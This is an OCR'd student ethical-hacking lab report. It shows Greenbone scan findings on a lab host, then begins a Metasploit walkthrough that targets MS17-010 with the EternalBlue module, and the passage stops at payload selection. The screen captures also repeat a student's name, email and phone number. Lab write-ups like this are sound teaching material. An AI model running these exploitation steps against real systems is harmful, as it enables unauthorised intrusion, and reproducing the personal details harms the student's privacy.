



My Account
https://myaccount.microsoft.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
University of Kelaniya Sri Lanka
My Account
CP
CS/2017/047 - UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Greenbone Security Assistant
https://127.0.0.1:9392/results
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Greenbone Security Assistant
Dashboards Scans Assets Resilience SecInfo Configuration Administration Help
Filter
Results 348 of 382
Results by Severity Class (Total: 348)
Log
Low
Medium
High
136
63
12
137
Results by CVSS (Total: 348)
# of Results
Severity
1 - 10 of 348
Vulnerability
Severity
QoD
Host
IP
Name
Location
Created
ManageEngine Desktop Central < 10.0.082 Remote Control Privilege Violation Vulnerability
10.0 (High)
80 %
192.168.1.103
8022/tcp
Thu, Jan 19, 2023 12:41 PM UTC
Elasticsearch End of Life (EOL) Detection
10.0 (High)
80 %
192.168.1.103
9200/tcp
Thu, Jan 19, 2023 12:37 PM UTC
ManageEngine Desktop Central < 10.0.082 Remote Control Privilege Violation Vulnerability
10.0 (High)
80 %
192.168.1.103
8020/tcp
Thu, Jan 19, 2023 12:41 PM UTC
Apache Axis2 Default Credentials (HTTP)
10.0 (High)
98 %
192.168.1.103
8282/tcp


My Account
https://myaccount.r
Kali Linux Kali Tools Kali Docs Kali For
University of Kelaniya Sri Lanka
My Account
CS/2017/047 - UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Greenbone Security Assistant
https://127.0.0.1:9392/results
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...
Greenbone Security Assistant
Dashboards Scans Assets Resilience SecInfo Configuration Administration Help
Filter
Results 348 of 382
Results by Severity Class (Total: 348)
Log
Low
Medium
High
136
63
12
137
Results by CVSS (Total: 348)
# of Results
Severity
31 - 40 of 348
Vulnerability
Severity
QoD
Host
IP
Name
Location
Created
Ruby on Rails < 5.0.1 RCE Vulnerability
8.8 (High)
80 %
192.168.1.103
3000/tcp
Thu, Jan 19, 2023 12:47 PM UTC
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)
8.1 (High)
95 %
192.168.1.103
445/tcp
Thu, Jan 19, 2023 1:47 PM UTC
Apache Tomcat 'Hostname Verification' Security Bypass Vulnerability (Windows)
7.5 (High)
80 %
192.168.1.103
8282/tcp
Thu, Jan 19, 2023 12:52 PM UTC
Greenbone Security Assistant (GSA) Copyright (C) 2009-2022 by Greenbone Networks GmbH, www.greenbone.n



My Account
https://myaccount.r
Kali Linux
Kali Tools
Kali Docs
Kali For
University of Kelaniya Sri Lanka
My Account
CS/2017/047 -
UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Greenbone Security Assis
https://127.0.0.1:9392/results
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Nessus Essentials / Fo...
Greenbone
Security Assistant
Dashboards
Scans
Assets
Resilience
SecInfo
Configuration
Administration
Help
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)
8.1 (High)
95 %
192.168.1.103
445/tcp
Thu, Jan 19, 2023 1:47 PM UTC
Summary
This host is missing a critical security update according to Microsoft Bulletin MS17-010.
Detection Result
Vulnerability was detected according to the Detection Method.
Insight
Multiple flaws exist due to the way that the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests.
Detection Method
Send the crafted SMB transaction request with fid = 0 and check the response to confirm the vulnerability.
Details:
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)...OID: 1.3.6.1.4.1.25623.1.0.810676
Version used:
2022-08-09T10:11:17Z


My Account
https://myaccount.r
ali Linux
Kali Tools
Kali Docs
Kali For
University of Kelaniya Sri Lanka
My Account
CS/2017/047 -
UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
Greenbone Security Assis
https://127.0.0.1:9392/results
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Greenbone
Security Assistant
Dashboards
Scans
Assets
Resilience
Affected Software/OS
- Microsoft Windows 10 x32/x64
- Microsoft Windows Server 2012
- Microsoft Windows Server 2016
- Microsoft Windows 8.1 x32/x64
- Microsoft Windows Server 2012 R2
- Microsoft Windows 7 x32/x64 Service Pack 1
- Microsoft Windows Vista x32/x64 Service Pack 2
- Microsoft Windows Server 2008 R2 x64 Service Pack 1
- Microsoft Windows Server 2008 x32/x64 Service Pack 2
Impact



3.4 Ping to the Target Host

We can ping the target host to test the connectivity with the target host. We gather the exact IP address of the target host using NMAP. Now we can use it to ping to test the connectivity. The following figure shows the ping results with the target host.




Using 8.8.8.8, we ping Google. We test the internet connection with this ping. Then test for 192.168.1.103 (target host IP). If both the pings succeed, then we can connect to the internet, and also we can connect to the target host.


3.5 Passive Vulnerability Scanning

The above techniques we were using are active scanning techniques. The difference between active and passive scanning methods is that we should have a connection with the target host to scan actively, but in passive scanning, we don't want a connection with the target host. The Exploit Database, Microsoft Security Response Center, and CVE detailed databases are examples of passive vulnerability scanning techniques.


Exploit Database



Microsoft Security Response Center




CVE Details Page




4 The Gaining Access Phase

In this ethical hacking phase, the hacker does the system's actual hack. The hacker uses all the information collected from the above phases in this hack. At first, we have to do the exploitation of the target. We can use the Metasploit tool to do the exploitation. Metasploit is a powerful open-source framework for exploitation. First, enter the **msfconsole** command to open the Metasploit in our Kali terminal. Then you will see the below figure.




Now search the found vulnerabilities. We found several vulnerabilities, and let's search **MS17-010** vulnerability.




search MS17-010 - to search for the vulnerability

After entering the above command, we can see several matching modules that will be displayed in the output section. So, among them, we are going to use the eternalblue vulnerability in this exercise.




use <module_name> - to use this vulnerability


So, there was an output message that tells "No payload configured" and gave the default payload. Payloads are simple scripts. Ethical hackers use payloads to interact with the target systems. As shown in the following figure, we can see the payloads.



